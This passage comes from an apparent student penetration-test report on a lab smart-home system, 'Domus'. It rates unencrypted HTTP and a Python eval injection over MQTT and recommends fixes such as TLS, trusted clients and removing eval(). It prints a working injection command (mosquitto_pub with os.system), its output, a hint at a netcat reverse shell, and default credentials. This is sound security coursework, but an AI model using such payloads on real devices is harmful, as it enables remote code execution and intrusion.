


Figure 14 – HTTP unencrypted communications

Since all web traffic from the Domus web server is unencrypted and uses HyperText Transport Protocol (HTTP), instead of HyperText Transport Protocol Secure (HTTPS); it transmits sensitive data in an unsafe manner. This includes temperature readings, interface status, sensor readings; and also, most likely user details that were given at the time of registration (the Domus smart-home device initial setup).

See the Risk rating below:

However, as per the **Risk Rating score** (provided earlier in this report, Para 2.3), can see some risk scores, which could be changed from the previous vulnerability. See below:

The potential damage to the System ----- **5**
 The ability to be reproduced or Reproducibility ----- **9**
 Exploitability ----- **6**
 Affected users of the System ----- **9**
 Discoverability ----- **9**

[Ideas from 7026 CEM course materials, Day 1 – 5 Lab sessions, guidelines by Dr. Basil and from course materials videos.]

3.4 Python Vulnerability exploitation in the Domus system

Vulnerability - From the screenshot can get better clarity about **python code execution** because of the lack of input sanitization. Screenshot and explanations below:

Elucidation:

Python command can be injected in MQTT message using the above command that allows Linux code execution.

The command for Python code injection - See below:

```

mrrobot@kali: ~/7026_CEM_Files/domus/interface/app
File Actions Edit View Help
(mrrobot@kali)-[~/7026_CEM_Files/domus/interface/app]
$ mosquitto_pub -h 174.19.0.20 -t domus/interface/command/interval -m abracabracabra/os
.system('\\ls\\')

```

Figure 15 - mosquitto_pub screenshot of “ls” command

At this point, would explain the **proof-of-concept (POC)** below:

Sending a python command that uses the system function imported from the os module, allows us to execute linux commands on the system.

Furthermore, using this vulnerability we can execute remote code, which can allow an attacker to run malicious code.

Inject Python code and run it on the system - See below:

```

Interface ready
Interface ready
Interface ready
Interface ready
domus/interface/command/interval abracabracabra/os.system('ls')
bin  dev  home  lib64  mnt  proc  run  srv  tmp  var
boot  etc  lib   media  opt  root  sbin  sys  usr
Interface ready
Interface ready
Interface ready
Interface ready
Interface ready
Interface ready
Interface ready

```

Figure 16 - Screenshot of the interface “ls” output

This opens up possibility to start a reverse shell using netcat.

See the Risk rating below:

As per the **Risk Rating score** (provided earlier in this report, Para 2.3), can see some risk scores, which could be changed from the previous vulnerability

Since python code can easily be injected and executed, this is a crucial attack with remote code execution. See below:

The potential damage to the System -----	10
The ability to be reproduced or Reproducibility -----	10
Exploitability -----	10
Affected users of the System -----	10
Discoverability -----	6

[Ideas from 7026 CEM course materials, Day 1 – 5 Lab sessions, guidelines by Dr. Basil and from course materials videos.]

4. Security comparison

4.1. According to the OWASP vulnerabilities in 2014 and 2018

Whatever vulnerabilities found thus far for the Domus system, these vulnerabilities fall into the categories of OWASP vulnerabilities, which were published in 2014 and 2018. A few might be gone under 2014 that might be gone under 2018 categories but are not necessary, for better clarity that how and where these fall into the OWASP categories need to look below:

MQTT – This is fall under the top 10 vulnerabilities in **2014**, as it was category **3** (Insecure Network Service), **4** (Lack of Transport Encryption/ Integrity Verification), and **5** (Privacy Concern), but it became category **2** (Insecure Network Service) and **6** (Insufficient Privacy Protection) within OWASP top 10 vulnerabilities in **2018**.

PASSWORD EXPOSED – This is fall under the top 10 vulnerabilities in **2014**, as it was category **2** (Insufficient Authentication/ Authorisation) and **5** (Privacy Concern), but it became category **1** (Weak, Guessable, or Hardcoded Password) and **6** (Insufficient Privacy Protection) within OWASP top 10 vulnerabilities in **2018**.

Moreover, at the beginning of this report **para 2**, we obtain default credentials “**domus:admin**”, which fall in categories **2** (Insufficient Authentication/ Authorisation) and **5** (Privacy Concern) in the **2014** OWASP top 10 vulnerabilities lists, but it falls into category **1** (Weak, Guessable, or Hardcoded Password) in **2018** OWASP top 10 vulnerabilities.

HTTP - This fell under the top 10 vulnerabilities in **2014**, as it was category **3** (Insecure Network Service), **4** (Lack of Transport Encryption/ Integrity Verification), **6** (Insecure Cloud Interface), and **8** (Insufficient Security Configurability), but it became category **2** (Insecure Network Service), **6** (Insufficient Privacy Protection) and **7** within OWASP top 10 vulnerabilities in **2018**.

PYTHON CODE - This is fall under the top 10 vulnerabilities in **2014**, as it was category **1** (Insecure Web Interface), **5** (Privacy Concern), and **9** (Insecure Software/ Firmware), but it became category **3** (Insecure Ecosystem Interfaces), **5** (Privacy Concern), and **6** (Insufficient Privacy Protection) within OWASP top 10 vulnerabilities in **2018**.

[Ideas from 7026 CEM course materials, Day 1 – 5; especially, from day 4 lecture, and guidelines by Dr. Basil and from course materials videos, and Scriptingxss.gitbook.io. 2022. OWASP IoT Top 10 2014 - OWASP IoT Top 10 2018 Mapping Project. [online] Available at: <<https://scriptingxss.gitbook.io/owasp-iot-top-10-mapping-project/mappings/owasp-iot-top-10-2014>>

[Accessed 3 April 2022], and Wiki.owasp.org. 2022. OWASP Internet of Things Project - OWASP. [online] Available at: <https://wiki.owasp.org/index.php/OWASP_Internet_of_Things_Project> [Accessed 3 April 2022].]

5. Risk reduction

5.1 Trusted clients for MQ Telemetry Transport (MQTT)

Domus server should accept messages only from trusted sources and devices. It can achieve this using digital certificates. Which will prevent external attackers from sending harmful messages.

As mentioned earlier, MQTT is often not encrypted because of the workload which smart devices and incapable of, Therefore, Partial encryption can be utilized to reduce the workload if the device cannot afford TLS encryption fully; in this method, traditional ciphers can be used to encrypt the selected parts in order to carry out the data safety precaution.

[Ideas from 7026 CEM course materials, Day 1 – 5; and guidelines by Dr. Basil and from course materials videos, and Idea from (HiveMQ, 2015), and Techtarget.com. 2022. TechTarget - Global Network of Information Technology Websites and Contributors. [online] Available at: <<https://www.techtarget.com/network>> [Accessed 3 April 2022].]

Since message originating from data points such as sensors are more crucial, encryption only for one way can be feasible.

[Ideas from 7026 CEM course materials, Day 1 – 5; (Siva, 2018), and Igi-global.com. 2022. IGI Global: International Academic Publisher. [online] Available at: <<https://www.igi-global.com/>> [Accessed 3 April 2022].]

5.2 Sanitised Error output for the Domus system

It is important error messages are carefully written and do not reveal information that can used to exploit. Examining the **interface.py** source code shows password in plain text as seen in Figure – 11, interface prints out “**abracabracabra**”. This is bad practice observed amongst developers.

[Ideas from Shiny.rstudio.com. 2022. Shiny. [online] Available at: <<https://shiny.rstudio.com/>> [Accessed 3 April 2022].]

5.3 Secure Communication Channel for the Domus system

Using unencrypted HTTP, rather than HTTPS at the application level puts data and transportation process at risk; therefore, it should be transported after proper encryption process in the HTTPS method.

Alongside this security issue of the Domus system, collecting personal data and information without consent will present legal consequences. Data encryption is very essential in order to prevent sniffing data while transmission.

[Ideas from Medium. 2022. Medium – Where good ideas find you.. [online] Available at: <<https://medium.com/>> [Accessed 3 April 2022].]

5.4 Python code flaw for the Domus system

Python code flow is the order in which the program's code executes, the implementation of eval() should be better planned or perhaps replaced with a less harmful method for this function. The function here essentially can be performed in other ways which do not allow code execution like eval().

[Ideas from Educative: Interactive Courses for Software Developers. 2022. Educative: Interactive Courses for Software Developers. [online] Available at: <<https://www.educative.io/>> [Accessed 3 April 2022].]

6. Recommendation for the Domus System

The recommendation for the Domus system is to take into consideration the Risk Mitigation Strategy within its (the Domus product) Risk Management, which falls into ISO 3100, and as discussed in sections 5.1 – 5.4 of this report.

Additionally, ISO 27001 and 27002 can be implemented in order to secure the Domus system and expand to another country. There is no excuse to produce less secure devices especially when safety is at risk and defensive mechanisms such as encryption can be implemented in an efficient way.

At the end of the recommendation, its (the Domus system) hardening system must review on a regular basis by the person who is the subject matter expert (SME) and responsible for the Information Security Management System for Domus smart-home system.

Ideas from 7026 CEM course materials, Day 1 – 5; and guidelines by Dr. Basil and from course materials videos, and ISO 2700 series and ISO. 2022. International Organization for Standardization. [online] Available at: <<https://www.iso.org/home.html>> [Accessed 3 April 2022].]

7. Conclusion

The Domus system's computational resources were limited, and the white box testing was on small devices; however, implementing high demanding security mechanism on the device will not be an acceptable situation, because the main selling point of the Domus system is its usability, which means, it should be easy to configure and setup process. Moreover, when dealing with sensitive data and information, it's important to find the right balance between security and scope of use. The final product of the Domus system should ideally make available for its clients when all risks will be mitigated and patched properly.

References

- [1] Ideas from 7026 CEM course materials, Day 1 – 5 Lab sessions, and guidelines by Dr. Basil and from course materials videos and own evaluation.
- [2] Ideas from 7026 CEM course materials, Day 1 – 5; especially, from day 4 lecture, and guidelines by Dr. Basil and from course materials videos, and Scriptingxss.gitbook.io. 2022. OWASP IoT Top 10 2014 - OWASP IoT Top 10 2018

- Mapping Project. [online] Available at: <<https://scriptingxss.gitbook.io/owasp-iot-top-10-mapping-project/mappings/owasp-iot-top-10-2014>> [Accessed 3 April 2022].
- [3] Educative: Interactive Courses for Software Developers. 2022. Educative: Interactive Courses for Software Developers. [online] Available at: <<https://www.educative.io/>> [Accessed 3 April 2022].
- [4] Idea from (HiveMQ, 2015), and Techtarget.com. 2022. TechTarget - Global Network of Information Technology Websites and Contributors. [online] Available at: <<https://www.techtarget.com/network>> [Accessed 3 April 2022].
- [5] Igi-global.com. 2022. IGI Global: International Academic Publisher. [online] Available at: <<https://www.igi-global.com/>> [Accessed 3 April 2022].
- [6] Institute, F., 2022. Quantitative Information Risk Management | The FAIR Institute. [online] Fairinstitute.org. Available at: <<https://www.fairinstitute.org/>> [Accessed 3 April 2022].
- [7] ISO 2700 series and ISO. 2022. International Organization for Standardization. [online] Available at: <<https://www.iso.org/home.html>> [Accessed 3 April 2022].
- [8] Medium. 2022. Medium – Where good ideas find you.. [online] Available at: <<https://medium.com/>> [Accessed 3 April 2022].
- [9] Shiny.rstudio.com. 2022. Shiny. [online] Available at: <<https://shiny.rstudio.com/>> [Accessed 3 April 2022].
- [10] Wiki.owasp.org. 2022. OWASP Internet of Things Project - OWASP. [online] Available at: <https://wiki.owasp.org/index.php/OWASP_Internet_of_Things_Project> [Accessed 3 April 2022].
- [11] Hivemq.com. 2022. HiveMQ - Enterprise ready MQTT to move your IoT data. [online] Available at: <<https://www.hivemq.com/>> [Accessed 3 April 2022].
- [12] iotdomus. 2022. Iot Domus Shop. [online] Available at: <<https://iotdomus.myshopify.com/>> [Accessed 3 April 2022].
- [13] Medium. 2022. IOT-MQTT Payload encryption at the Application Layer. [online] Available at: <<https://renugopal17-siva.medium.com/iot-mqtt-payload-encryption-at-the-application-layer-58f8957d4b5f>> [Accessed 3 April 2022].
- [14] Microsoft.com. 2022. Microsoft – Cloud, Computers, Apps & Gaming. [online] Available at: <<https://www.microsoft.com/en-gb/>> [Accessed 3 April 2022].
- [15] Owasp.org. 2022. OWASP Foundation | Open Source Foundation for Application Security. [online] Available at: <<https://owasp.org/>> [Accessed 3 April 2022].